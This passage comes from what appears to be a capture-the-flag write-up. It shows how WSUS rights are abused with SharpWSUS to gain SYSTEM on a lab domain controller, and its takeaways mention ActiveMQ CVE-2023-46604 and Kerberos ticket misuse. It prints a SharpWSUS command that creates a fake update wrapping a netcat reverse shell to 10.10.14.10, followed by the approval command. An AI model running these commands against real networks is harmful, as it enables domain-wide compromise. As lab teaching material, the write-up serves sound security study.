
Notably, SSH is exposed on this Windows box — domain users can log in over SSH, which is unusual but provides a clean interactive session:
Privilege Escalation — SharpWSUS WSUS Abuse
BloodHound (or manual checks) shows a WSUS service is running and svc_sql
has rights to add computers to WSUS groups. Checking for ADCS vulnerable
templates first turns up nothing:


The WSUS path is viable instead. SharpWSUS can create a fake update that runs an arbitrary signed binary as SYSTEM on managed computers. The approach requires:
- Adding
svc_sqlto the WSUS administrators group (or confirming existing rights) - Creating a malicious update pointing at a Microsoft-signed binary (PsExec) that chains to a netcat reverse shell
- Approving the update for the target computer group
Initial exploitation attempts error out until the SharpWSUS configuration is corrected and the account is confirmed in the WSUS admin group:





After logging out and back in to refresh group membership, the exploit proceeds:




Confirming the WSUS admin group membership is applied:



Creating the malicious update with PsExec as the Microsoft-signed carrier and netcat as the actual payload:
> .\SharpWSUS.exe create /payload:"C:\Users\svc_sql\Downloads\PsExec.exe" \
    /args:" -accepteula -s -d c:\Users\svc_sql\Downloads\nc.exe -e cmd.exe 10.10.14.10 443" \
    /title:"Takemyupdate:3"


Approving the update for the domain controller:
> .\SharpWSUS.exe approve /updateid:0089af0c-1b41-4bc4-baad-419e15cc650a \
    /computername:openad.king.htb /groupname:"CriticalPatches"
Once the WSUS client checks in and processes the update, the netcat binary executes as SYSTEM:
Root
With a SYSTEM shell on the domain controller, the root flag is accessible from the Administrator’s desktop.
Takeaways
- CVE-2023-46604 continues to be a reliable unauthenticated RCE against
any exposed ActiveMQ OpenWire port — default credentials (
admin:admin) on the management console made version confirmation trivial. - Kerberos ccache files left in world-readable locations are as good as a password — any service ticket inside can be used directly for Kerberoasting or pass-the-ticket without ever cracking the account’s password.
- WSUS administrator rights are a SYSTEM primitive. SharpWSUS abuses the update approval mechanism to execute arbitrary payloads as SYSTEM on any managed machine in the WSUS scope, requiring only a Microsoft-signed binary as the outer wrapper.